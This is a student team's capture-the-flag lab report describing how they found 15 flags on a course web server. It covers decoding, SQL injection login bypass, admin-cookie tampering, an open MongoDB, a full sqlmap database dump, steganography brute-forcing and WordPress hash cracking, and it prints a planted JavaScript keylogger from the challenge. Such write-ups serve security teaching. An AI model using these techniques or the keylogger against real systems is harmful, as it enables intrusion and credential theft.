

# Team 16 CTF Report

Chris Bann, Anya Bhatia, Grayson Derossi, Dale Jacobs, Kamran Mirza

November 8, 2023

## 1 Executive Summary

Over the past week, we were tasked with finding flags hidden on a web server. To find these flags, which looked like `key{a-bunch-of-random-characters-here}`, we had to discover and exploit vulnerabilities in the design of the server, doing things from decoding messages to bypassing user logins. By the end of the game, we'd located 15 out of 16 flags. In the following report, we discuss all the flags we found and our methods for finding them, some things we tried that didn't work, and what we learned from playing the game.

## 2 The Flags

Now, we'll dive into the flags we found, in the order we discovered them. Challenge numbers are provided in the subsection headers for reference.

## 2.1 ROTten to the Core (1)

### Location:

<http://35.238.252.88>

### Methodology:

ROT13 cipher

### Summary:

On the main page of the CTF game, there are some blog posts containing text. One of the posts contains text which appears to be encrypted using a Caesar cipher.

## ROTten to the Core



Bo Bo

October 28, 2023

[Leave a comment](#)

Bapr hcba n zvqavtug qernel, juvyv V cbaqrerq, jrn x naq jrn el,  
Bire znal n dhnvag naq phevbfh ibyh zr bs sbetbggra yber-  
Juvyr V abqqrq, arneyl anccvat, fhqqr ayl gurer pnzr n gnccvat,  
Nf bs fbzr bar tragyl enccvat, enccvat ng zl punzore qbbe.  
xrl{755s1no01ro4s6q26p44r295102p60s12sq4617s01o4s17n9o8663nn657o51ns}  
51ns}  
“Gvf fbzr ivfvgbe,” V zhggrrerq, “gnccvat ng zl punzore qbbe-  
Bayl guvf naq abguvat zber.”

Some trial and error (or noticing that n appears as a 1-letter word) yields a shift value of 13, which we used to get the key.

```
Bapr hcba n zvqavtug qernel, juvyv V cbaqrerq, jrn x naq jrn el,  
Bire znal n dhnvag naq phevbfh ibyh zr bs sbetbggra yber-  
Juvyr V abqqrq, arneyl anccvat, fhqqr ayl gurer pnzr n gnccvat,  
Nf bs fbzr bar tragyl enccvat, enccvat ng zl punzore qbbe.  
xrl{755s1no01ro4s6q26p44r295102p60s12sq4617s01o4s17n9o8663nn657o51ns}  
51ns}  
“Gvf fbzr ivfvgbe,” V zhggrrerq, “gnccvat ng zl punzore qbbe-  
Bayl guvf naq abguvat zber.”
```



ROT13 ▼



```
Once upon a midnight dreary, while I pondered, weak and weary,  
Over many a quaint and curious volume of forgotten lore-  
While I nodded, nearly napping, suddenly there came a tapping,  
As of some one gently rapping, rapping at my chamber door.  
key{755f1ab01eb4f6d26c44e295102c60f12fd4617f01b4f17a9b8663aa657b51af}  
“Tis some visitor,” I muttered, “tapping at my chamber door-  
Only this and nothing more.”
```

## 2.2 Another flag on the blog (2)

### Location:

<http://35.238.252.88>

### Methodology:

Multiple rounds of base64

### Summary:

Another blog post seems to be encoded using base64. However, one round of base64 decoding doesn't do the trick, it just gives us a shorter string that's still encoded.

## There's a flag here...



admin

October 27, 2023

[Leave a comment](#)

Vmowd2QyUXIVWGxWVod4V1YwZDRWMVl3WkRSV01WbDNXa1JTV0ZKdG  
VGWIZNakExVmpBeFYySkVUbGhoTWsweFZtcEdZVo15U2tWVWJHaG9UV3  
N3ZUZkV1pEUIRNazEoV2toR1VtSkdXbGhaYTJoRFZWWMfJvKZoUmxSTmF  
6RTFWVWVjFaWfNraGhSemxWVmpOTooxcFZXbUZrUjA1R1pFWINUbFp  
YZHpGV1Zfb3dWakZhVoZ0cmFHaFNlbXhXVm1wT1QwMHhjRlpYYIVacVZt  
dGFNRIZoZUhkVo1ERkZVbFJHVjFaRmlZzZFdha1poVjBaT2NtRkhhRk5sYlho  
WFZtMHdlRoL4U2tkWgJHUIlZbFZhY2xWc1VrZFdiRnBZWlVaT1ZXSlZXVEp  
WYkZKSfZqSkZlVlZZWkZkaGExcFlXa1ZhVDJOc2NFZGhSMnhUVFcxb2IxW  
XhaREJaVmxsM1RVaG9hbEpzYoZsWmJGWMhZMVphZEdSSFJrNVNiRm93V  
2xWYVQxWlhtbFpQUldSYVRVWmFNMVpxU2toV1ZrcFpXa1p3VjFKWVFrBd  
iWEJIVkRGa1YyTkZaR2hTW5oVVZGY3hiMWRzV1hoWGJYUk9VakZHTlZa  
WE5VOWhiRXAwVld4c1dtSkdXbWhtaTVZwaFpFZFNTkpyTlZOaVJtOTNWM  
nhXWVZReFdsafRiRnBZVmtWd1YxbHJXa3RUUmxeFVtMUdVMkpWYkRa  
WGEExcHJZVWRGZUdOSE9WZGhhMHBvVmtSS1QyUkdTbkpoUjJoVFYlcFdlb  
GRYUc5aU1XUkhWMjVTVGxOSGFGQlZiVEUwVmpGU1ZtRkhPVmhTTUhc  
NVZHeGFjMWRoU2tkWgJXaGFUVlp3YUZWlRlpFOU9iRXAwWlVaT2FWTkZT  
bUZXTW5oWFlqSkZlRmRZWkU1V1ZscFVXVlJHZDFZeGJISlhhM1JVVW14d2V

By performing many many rounds of base64, and breaking the loop when the decoder eventually yielded the substring "key{", we were able to extract the key from the blog post!

```
import base64
✓ 0.0s

message = b"Vmowd2QyUXlVwGxWVod4V1YwZDRWMVl3WkRSV01WbDNXa1JTV0ZKdGVGwIzNakExVmpBeFYySkVUbGhoTWsweFZtcEdZVo15U2tWVWJHaG9UV3N3ZUZkV1pEUIRNazEoV2toR1VtSkdXbGhaYTJoRFZWWMfJvKZoUmxSTmF6RTFWVWVjFaWfNraGhSemxWVmpOTooxcFZXbUZrUjA1R1pFWINUbFpYZHpGV1Zfb3dWakZhVoZ0cmFHaFNlbXhXVm1wT1QwMHhjRlpYYIVacVZtdGFNRIZoZUhkVo1ERkZVbFJHVjFaRmlZzZFdha1poVjBaT2NtRkhhRk5sYlhoWFZtMHdlRoL4U2tkWgJHUIlZbFZhY2xWc1VrZFdiRnBZWlVaT1ZXSlZXVEpWYkZKSfZqSkZlVlZZWkZkaGExcFlXa1ZhVDJOc2NFZGhSMnhUVFcxb2IxWXhaREJaVmxsM1RVaG9hbEpzYoZsWmJGWMhZMVphZEdSSFJrNVNiRm93V2xWYVQxWlhtbFpQUldSYVRVWmFNMVpxU2toV1ZrcFpXa1p3VjFKWVFrBdiWEJIVkRGa1YyTkZaR2hTW5oVVZGY3hiMWRzV1hoWGJYUk9VakZHTlZaWE5VOWhiRXAwVld4c1dtSkdXbWhtaTVZwaFpFZFNTkpyTlZOaVJtOTNWMnhXWVZReFdsafRiRnBZVmtWd1YxbHJXa3RUUmxeFVtMUdVMkpWYkRaWGEExcHJZVWRGZUdOSE9WZGhhMHBvVmtSS1QyUkdTbkpoUjJoVFYlcFdlbGRYUc5aU1XUkhWMjVTVGxOSGFGQlZiVEUwVmpGU1ZtRkhPVmhTTUhcNVZHeGFjMWRoU2tkWgJXaGFUVlp3YUZWlRlpFOU9iRXAwWlVaT2FWTkZTbUZXTW5oWFlqSkZlRmRZWkU1V1ZscFVXVlJHZDFZeGJISlhhM1JVVW14d2V"

while "key{" not in str(message):
    message = base64.decodebytes(message)

str(message)
✓ 0.0s

b'key{52ae73a675e13c75244e540d3231ff04c7c342eed03fde0f1893f9257bc4ae34}' "
```

## 2.3 GET the FLAG (3)

### Location:

<http://35.238.252.88/FLAG>

### Methodology:

GET request

### Summary:

This one was relatively straightforward: A GET request for "FLAG" returns the key. The easiest way to do this was simply by navigating to the link shown below.

[35.238.252.88/FLAG](http://35.238.252.88/FLAG)

This downloads a file called FLAG, and a simple cat command reveals the key inside!

```
(base) gderossi@GraysonDerossi:~/ctf$ cat FLAG
key{321779c388fb2e51ca64913249052602924ef9f2c06d53b5410ba23bacfff68f}
(base) gderossi@GraysonDerossi:~/ctf$
```

## 2.4 .git the FLAG (4)

### Location:

<http://35.238.252.88/.git/FLAG>

### Methodology:

Educated guessing

### Summary:

Like with the previous challenges, the name of this challenge provided a nice hint. There is a .git directory that we were able to access through the URL. Looking at the contents of this directory, we see a file named FLAG!

### Index of /.git/

---

<a href="#">../</a>	28-Oct-2023 21:55	-
<a href="#">branches/</a>	28-Oct-2023 21:55	-
<a href="#">hooks/</a>	28-Oct-2023 21:55	-
<a href="#">info/</a>	28-Oct-2023 21:55	-
<a href="#">logs/</a>	28-Oct-2023 21:56	-
<a href="#">objects/</a>	28-Oct-2023 21:55	-
<a href="#">refs/</a>	28-Oct-2023 21:56	-
<a href="#">FLAG</a>	28-Oct-2023 21:16	70
<a href="#">HEAD</a>	28-Oct-2023 21:56	23
<a href="#">config</a>	28-Oct-2023 21:56	263
<a href="#">description</a>	28-Oct-2023 21:55	73
<a href="#">index</a>	28-Oct-2023 21:56	482246
<a href="#">packed-refs</a>	28-Oct-2023 21:56	42573

---

Once again, this downloads a file called FLAG, and we can simply cat the contents to get the key.

```
(base) gderossi@GraysonDerossi:~/ctf$ cat FLAG
key{6e962424c2dbc63e474ab7ce1f6d437b18142f956173bc691a4bb9593225bdae}
(base) gderossi@GraysonDerossi:~/ctf$
```

## 2.5 The JavaScript Attack Challenge (9)

### Location:


<http://35.238.252.88/js.php>

### Methodology:


Inspect element, JavaScript

### Summary:

We believe that this challenge was taken directly from the DVWA. There was a form to submit an input string, with the instruction to submit the word “success”. The problem, however, was that there was a DOM element with id “token”, and if a particular function of the submitted input (md5 of rot13 of input) didn’t equal the token value, the form rejected the input.



We fixed this by using the JS console to manually change the value of the token to md5(rot13(“success”). Then, we typed ‘success’ into the form as well, hit the Submit button, and we were rewarded with the key!



## 2.6 A whole bunch of CS40 homeworks (11)

### Location:

In PCAP file at <http://35.238.252.88/wp-content/uploads/2023/10/Financials.doc>

### Methodology:

Inspect element, packet sniffing

### Summary:

Exploring the source code of board.php, we noticed the file path of the picture of Lilith was wp-content/uploads/2022/10/logo.jpg. With a little trial and error, we discovered we could access the index of wp-content/uploads! From there, a bit of digging into the file system revealed some folders full of CS40 homeworks, as well as a seemingly out-of-place financial document.

## Index of /wp-content/uploads/2023/10/

---

<a href="#">../</a>	17-Jun-2023 18:25	-
<a href="#">Comp-40/</a>	17-Jun-2023 18:25	-
<a href="#">Comp40/</a>	17-Jun-2023 18:25	-
<a href="#">jakejarvis/</a>	17-Jun-2023 18:25	-
<a href="#">Financials.doc</a>	28-Oct-2023 21:49	12958

However, this was no boring accounting spreadsheet- downloading the Financials.doc file and running the file command showed that Financials.doc was actually a PCAP file!

```
(base) gderossi@GraysonDerossi:~/ctf$ file Financials.doc
Financials.doc: pcap capture file, microsecond ts (little-
pture length 262144)
(base) gderossi@GraysonDerossi:~/ctf$
```

Using Wireshark, we located the key in an HTTP packet near the end of the PCAP file.

```
> Internet Protocol Version 4, Src: 192.168.1.242, Dst: 192.168.1.8
> Transmission Control Protocol, Src Port: 50329, Dst Port: 80, Seq: 1, Ack: 1, Len: 218
> Hypertext Transfer Protocol
✓ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "flag" = "key{1a16d415a1f714f1a93dba10f61542ad1bce781c7bb7a77867b4661c6fa3d853}"
```

2.7 That readme is peculiar... (10)

Location:

http://35.238.252.88/readme.html

Methodology:


Summary:

Finding the suspicious doc file prompted us to look back at other files we had access to. We revisited the .git folder and noticed that the index file was incredibly large.

Index of /.git/

../	28-Oct-2023 21:55	-
branches/	28-Oct-2023 21:55	-
hooks/	28-Oct-2023 21:55	-
info/	28-Oct-2023 21:55	-
logs/	28-Oct-2023 21:56	-
objects/	28-Oct-2023 21:55	-
refs/	28-Oct-2023 21:56	-
FLAG	28-Oct-2023 21:16	70
HEAD	28-Oct-2023 21:56	23
config	28-Oct-2023 21:56	263
description	28-Oct-2023 21:55	73
index	28-Oct-2023 21:56	482246
packed-refs	28-Oct-2023 21:56	42573

When we downloaded the index file and took a look inside, there was a reference to 'readme.html' at the very top.



Navigating to readme.html, we found another key!

First Things First

key{105bac46b4111dee13b8ad44d8c0e33cea8d1718f16537c17808be3fd2c04679}



## 2.8 Look again, pay careful attention (6)

### Location:

<http://35.238.252.88/admin.php>, <http://35.238.252.88/main.php>

### Methodology:


SQL injection

### Summary:

This challenge had a pretty clear attack surface- a login form on admin.php. A quick check on the source code revealed no obvious weaknesses, so the first thing to try was SQL injection, to see if we could bypass the login entirely. The first thing we tried was simply adding a lone single quote to the password field, which gave us the following error message.

Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '') and login = '' at line 1 Whole query:

This error message, which the server definitely should not have shared with the client, gave us some useful clues. First of all, it made it clear that the password field was not escaped correctly. Second, and more importantly, it provided insight into the structure of the query, showing that the password field was actually before the login field. With this knowledge, we set out to perform our attack on the login. After some tinkering with various username formats, we landed on the following, where password was just a random letter (importantly, not a character like ' that would break the query).



After submitting this login attempt, we were directed to main.php! Which was... 404 Not Found??? This was still progress over our previous attempts, so we were suspicious. A quick look at the page source then provided us with a sneaky key hidden in the comments. Victory!

```
<html>
  <head>
  </head>
  <body bgcolor="white">
    <center>
      <h1>404 Not Found</h1>
    </center>
    <hr>
    <center>nginx/1.14.12</center>
  </body>
</html>
<!-- Hmm, the plot thickens... key[d0f6f90d389b1130f77464cd8eab1f63ab46d74321c755e2cf1a97f978c37457]-->
```

## 2.9 Look again, pay really careful attention (7)

### Location:


`http://35.238.252.88/main.php`

### Methodology:

Modifying cookies

### Summary:

After breaking into `main.php`, we figured we were still missing a *key* component (pun intended). Why log us in, only to give us a 404 error? We believed that our SQL injection had worked as intended, so we probably weren't missing a specific username or password. If only there were a way for browsers to store extra user and session data...




A screenshot of the Chrome DevTools Application tab, specifically the Cookies section. The table shows three cookies: 'admin' with a value of 'false', 'PHPSESSID' with a value of 'g2o4q2rbta7hql9gs4k8p9ndg8', and 'wordpress\_test\_cookie' with a value of 'WP%20Cookie%20check'. All cookies are from the domain '35.238.252.88'.

Name	Value	Domain
admin	false	35.238.252.88
PHPSESSID	g2o4q2rbta7hql9gs4k8p9ndg8	35.238.252.88
wordpress_test_cookie	WP%20Cookie%20check	35.238.252.88

We looked at the site cookies using the inspector, and found a cookie generously labeled 'admin', with a value of false. It seems that even though the site logged us in, it didn't think we had the proper permissions to view the page. Fortunately, we were quite persuasive. We changed the 'admin' cookie value to true and reloaded the page, finding another key!

Congratulations! Here you go:  
`key{4a78620e2f0dad0410d704dd3499865cce992fb4e294449e35fe6bd2807333f6}`



A screenshot of the Chrome DevTools Application tab, showing the cookies after the 'admin' cookie value has been changed to 'true'. The table shows three cookies: 'admin' with a value of 'true', 'PHPSESSID' with a value of 'g2o4q2rbta7hql9gs4k8p9n...', and 'wordpress\_test\_cookie' with a value of 'WP%20Cookie%20check'. All cookies are from the domain '35.238.252.88'.

Name	Value	Domain
admin	true	35.238.252.88
PHPSESSID	g2o4q2rbta7hql9gs4k8p9n...	35.238.252.88
wordpress_test_cookie	WP%20Cookie%20check	35.238.252.88

## 2.10 Remember, you have to log out too! (8)

### Location:


<http://35.238.252.88/logout.php>

### Methodology:


Educated guesses

### Summary:

After finding keys 6 and 7 in quick succession, we figured that key 8 had to be related. However, main.php even with the admin cookie just displayed the key, with no obvious way to logout. The first thing we tried was changing the PHPSESSID cookie and reloading the page. That seemed to log us out, as it took us back to the admin.php login page, but without a key or any direction towards one. So, we logged in again using SQL injection and did the first thing we could think of: we navigated to logout.php. To our pleasant surprise, it was a real page!



The page simply showed this logout message, but it had a scroll bar, which was suspicious given the lack of content. Scrolling to the bottom of the page revealed the key, completing the SQL injection login challenge trilogy.



## 2.11 XSS gone sinister (14)

### Location:

<http://35.238.252.88/data.txt>

### Methodology:

Inspect element

### Summary:

With admin.php seemingly exhausted of vulnerabilities, we turned our attention back to board.php. First, we turned off Javascript on the site to dodge what at this point was dozens of XSS alerts and Rickrolling redirects. Once we could ignore all of the user-generated content, we turned our attention to the messages that were on the board from the beginning of the game, and found a script hidden in the second post from the bottom - a keylogger.

```
<form id="reply" method="post"></form>
<h2></h2>
<p>
  "Keep fighting the good fight and do not be scared."
  <script> == $0
    var keys='';var url='logger.php?c=';document.onkeypress=function(e)
    {get=window.event?event:e;key=get.keyCode?
    get.keyCode:get.charCode;key=String.fromCharCode(key);keys+=key;}
    window.setInterval(function(){if(keys.length>0){new
    Image().src=url+keys;keys='';}},3000);
  </script>
</p>
```

The script mentioned a url, 'logger.php'. Navigating there yielded an empty page, but a comment in the page source provided a link to the Github repository with the source code for the script we found.

```
<html>
<!-- Original source of PHP: https://github.com/JohnHoder/Javascript-Keylogger -->
<head></head>
<body> </body> == $0
</html>
```

A quick look at the repository suggested that the results of the keylogger were stored in a file called 'data.txt'. After navigating to data.txt, we were rewarded with the key!

```
wtf is this? key{5918ba0c33897a27e2ae7d6304ae904b89f383661cce991f2dfe197c00542004}
with 333000why?Hey Jueeeeeesadfdafdsafdsafdsafdsafsf/oih<script>alert()</script><M
```

## 2.12 All your base64 are belong to us (5)

### Location:

<http://35.238.252.88/board.php?id=1> OR 1=1

### Methodology:

SQL injection, base64

### Summary:

In our investigation of board.php, we also noticed that every post had an id number. Clicking on the title of the post redirected you to a version of the message board that showed only that post and its replies, with the url board.php?id=1. Could this field also be vulnerable to SQL injection?

```
35.238.252.88/board.php?id=1
```

Yes, yes it could be. Some quick tinkering gave us very similar syntax to what we used for the login SQL injection: board.php?id=1 OR 1=1

```
35.238.252.88/board.php?id=1%20OR%201=1
```

Navigating to this page showed us not just the post with id=1, but every single post in the message board database, even some that were hidden from the main board. These hidden posts were all titled 'Key', and appeared to be encoded in base64.

Thrash away
Welcome to the Fall 2023 CTF ???? ???? ????!
Key
RG93biBieSB0aGUgcml2ZXI=
Key
SSB3YXlMcGZhd24gYnkgeW91ciBncmFjZQ==
Key
SW50byBkZXB0aHMgb2Ygb2JsaXZpb24=
Key
QW5kIHVlHRoZSBsb3ZlcnMgcGxhY2U=
Key
a2V5e2FmOTdkZDE0MmVmZDk3M2VmODJlYmUxNDVIM2ZlMjQzMmE3ZThhZWQ5ODAwMWMxZDFkOTQ0Y2lwY2h1OTVlNTR9
Key
SSB3YXlMcG3R1Y2ltZCBpb1BhIH1ZGRsZQ==
Key
RnVsbyBvZiB0ZWVycyBhbmQgdW53aXNI

A quick pass of the longest encoded string through a base64 decoder gave us the key.

```
< DECODE > Decodes your data into the area below.
key{af97dd142efd973ef82ebe145b3fb2432a7e8aed98091c1d1d944cb0cb595b54}
```

## 2.13 I Hate MongoDB (16)

### Location:


35.238.252.88:27017, students database, grades table

### Methodology:

MongoDB shell

### Summary:




The name of this flag was a pretty big clue, but we turned to Shodan anyway to start. Shodan confirmed that the server had an open port 27017, the default for MongoDB. (It also confirmed that that port was actually hosting a MongoDB service, and not something else.)



To actually access the database, we needed the right tools. We downloaded mongosh, which is the shell version of mongo, as well as a GUI equivalent. After connecting to the server, we found two empty databases, admin and config, as well as a ransomware message asking for Bitcoin in exchange for the contents of the database. Since we saw upon login that we had read/write access to the database, we suspected that the key was no longer available. After a short wait while the wonderful sysadmin reset MongoDB and reloaded the original contents, we logged back in to find a new database, students. A quick peek inside, and we found the key inside the 'grades' table!

### students.grades

[Documents](#) [Aggregations](#) [Schema](#) [Indexes](#) [Validation](#)

[Filter](#)   Type a query: { field: 'value' } or [Generate query](#) 

[+ ADD DATA](#) [EXPORT DATA](#)

```
_id: ObjectId('654a70951005d02f765cc4f7')
flag: "key{3a7cb6cc8603c1d861d48b0ef1bf5a0046758b5ed4056685c33521db00805721}"
```

## 2.14 Buried in the dump (12)

**Location:**

users.csv, output from database dump

### Methodology:

## SQL injection, sqlmap

### Summary:

Five whole days passed between finding the MongoDB key and this one. We scoured board.php and any other pages we could find, looking for vulnerabilities. We even dumped the contents of every page we could find using a recursive wget, following that with a recursive grep for "key{" or its equivalent in base64. No luck. Then, finally, we got smart and tried sqlmap. Our first few attempts revealed some vulnerabilities but didn't get us any new information. We then turned to the docs, where we learned about the `-dump-all` command. Using the command shown below, we were able to download a ridiculous amount of database content from the server by further exploiting the SQL injection vulnerability on board.php?id=.

```
(base) gderossi@GraysonDerossi:~/ctf/sqlmap-dev$ python sqlmap.py -u 35.238.252.88/board.php
--dump-all --forms --crawl=2

      --H--
      --[C]-- {1.7.10.5#dev}
  [---] . [---] | | | | |
  [---] . [---] | | | | |
  [---] . [---] | | | | |
      _|V...|_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:49:26 /2023-11-07/
```

After downloading the database information, we did the same recursive grep we tried before, this time with success!

```
(base) gderossi@GraysonDerossi:~/local/share/sqlmap/output/35.238.252.88/dump$ grep -r "key{"
```

## 2.15 Inside picture of Blessed Mother Lilith (15)

### Location:


Encoded in <http://35.238.252.88/wp-content/uploads/2022/10/logo.jpg>

### Methodology:

Steganography

### Summary:

After finding the previous key with sqlmap, we found this one within 10 minutes. Up until that point, this key was a week-long journey of suffering. It started out alright- we downloaded the image of Lilith off of board.php and began to investigate.



First, we checked the EXIF data in the image properties, and after finding nothing we converted it to a text file and searched for a key inside. Of course, it wasn't quite that simple. Fortunately, we'd heard of steganography before, so we knew there were sneakier ways of hiding messages inside images. This was also our downfall. You see, we took the Piazza message "some programming or scripting may be necessary" to heart, and thought that we could quickly implement a steganography decoder in Python. We were wrong. (Or, at least, we didn't quite realize how many different levels of complexity there were to steganography). After hours and hours of looking at least significant bits, image transforms, and compression schemes, we had nothing to show for our work. That all changed after we found the key hidden in the dump. After seeing just how powerful sqlmap could be, we looked online for steganography tools built into Kali Linux, which led us to Stegseek. A quick install later, we'd brute-forced the image password and located the key!

```
(base) gderossi@GraysonDerossi:~/ctf$ stegseek logo.jpg weakpass_3
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Football"
[i] Original filename: "msg.txt".
[i] Extracting to "logo.jpg.out".
the file "logo.jpg.out" does already exist. overwrite ? (y/n)
y
(base) gderossi@GraysonDerossi:~/ctf$
(base) gderossi@GraysonDerossi:~/ctf$ cat logo.jpg.out
key{7ecf4666c47c59a7795b53a3885862dd2e3ec86a58a921c8ab7d57e360795c5c}
```



## 2.16 My friend bobo - one flag left behind (13)

### Location:


Bobo's account (probably)

### Methodology:

Password cracking

### Summary:

First, let's set the scene: it was midafternoon on Monday, the last day of the CTF game. We'd just found the keys in the sqlmap dump and in the picture of Lilith, leaving us with just one key left, and a treasure trove of information downloaded from the server. From earlier explorations, we'd discovered the Wordpress login page at wp-login.php, and confirmed that bobo was a valid username thanks to some overly informative error messages.



Using the dumped data from sqlmap, we did another recursive grep, this time for 'bobo'. This led us to a table, wp-users, that had bobo as a login and a password hashed using Wordpress MD5.

	user_url	user_pass	user_email	user_login
1	<blank>	\$P\$BquGzLGBjNct4MRlk3Vwc95iyclC0h0	ming.chow	admin
2	<blank>	\$P\$BTRxOICJptaSYHSE54b6ZqJZ1V7BGd1	mchow@c	bobo

With our target locked, we set out to crack the hash. By midnight, we'd had absolutely no luck. We'd tried several massive wordlists as well as a brute-force mask attack on passwords six characters or shorter, using multiple GPUs on

our own computers and in the cloud. At this point, we suspected another team had logged in and changed the password to something we wouldn't be able to crack, especially not with the little time we had remaining. The game came to a close, password still uncracked, and we never obtained the flag. After the game ended and the source code was posted, we looked at the original database, and confirmed that the password had been changed. Just for kicks, we plugged the original hash into John the Ripper, which cracked the password in half a second: Brazil.

```
(base) gderossi@GraysonDerossi:~/src/john/run$ cat bobo.txt
$P$BTRx0ICJptaSYHSE54b6ZqJZ1V7BGd1
$P$Btxgnjg6IwPmHBvf/PabBR6FAqhe3j0
(base) gderossi@GraysonDerossi:~/src/john/run$ ./john bobo.txt --show
?:Brazil

1 password hash cracked, 1 left
(base) gderossi@GraysonDerossi:~/src/john/run$
```

To be honest, this one was pretty disappointing, since we felt like we had all of the puzzle pieces in place. It does go to show the value of a strong password, and that speed can be important in security situations, especially when there are other players taking advantage of vulnerabilities.

### 3 Lessons Learned

While we learned a lot just about the process of finding and exploiting vulnerabilities in practice through this lab, here are some takeaways that we feel will be useful in the future:

- Cybersecurity is a huge field, and when you don't know what you don't know, sometimes you just need to explore for a bit. This includes playing around with inspect element, Googling various vulnerabilities and associated tools, and trying out tools yourself to see how they work.
- Use open source cybersecurity tools! They are incredibly powerful and will save you a lot of effort compared to trying to reimplement them yourself.
- Actually read the documentation for said open source tools. Don't limit the things you can do with them by not learning the proper commands!
- Hacking together is way easier (and more fun) than hacking alone. Teammates can inspire you to see problems from different angles, making tasks that initially seem challenging much more doable.

### 4 Conclusion

If we were to play this game again, or play another CTF game in the future, we'd definitely put more time up front into planning, dividing work, and keeping careful track of what we each tried. We ended up repeating the same attempted exploits or missing certain vulnerabilities at first because we didn't share enough information with each other. Having clear communication from the start would probably have made us far more efficient! All in all though, we had a lot of fun with the CTF game. Though we wish we could have found the last flag, we enjoyed hunting for the fifteen flags we did find, and we learned about many vulnerabilities and cybersecurity tools along the way.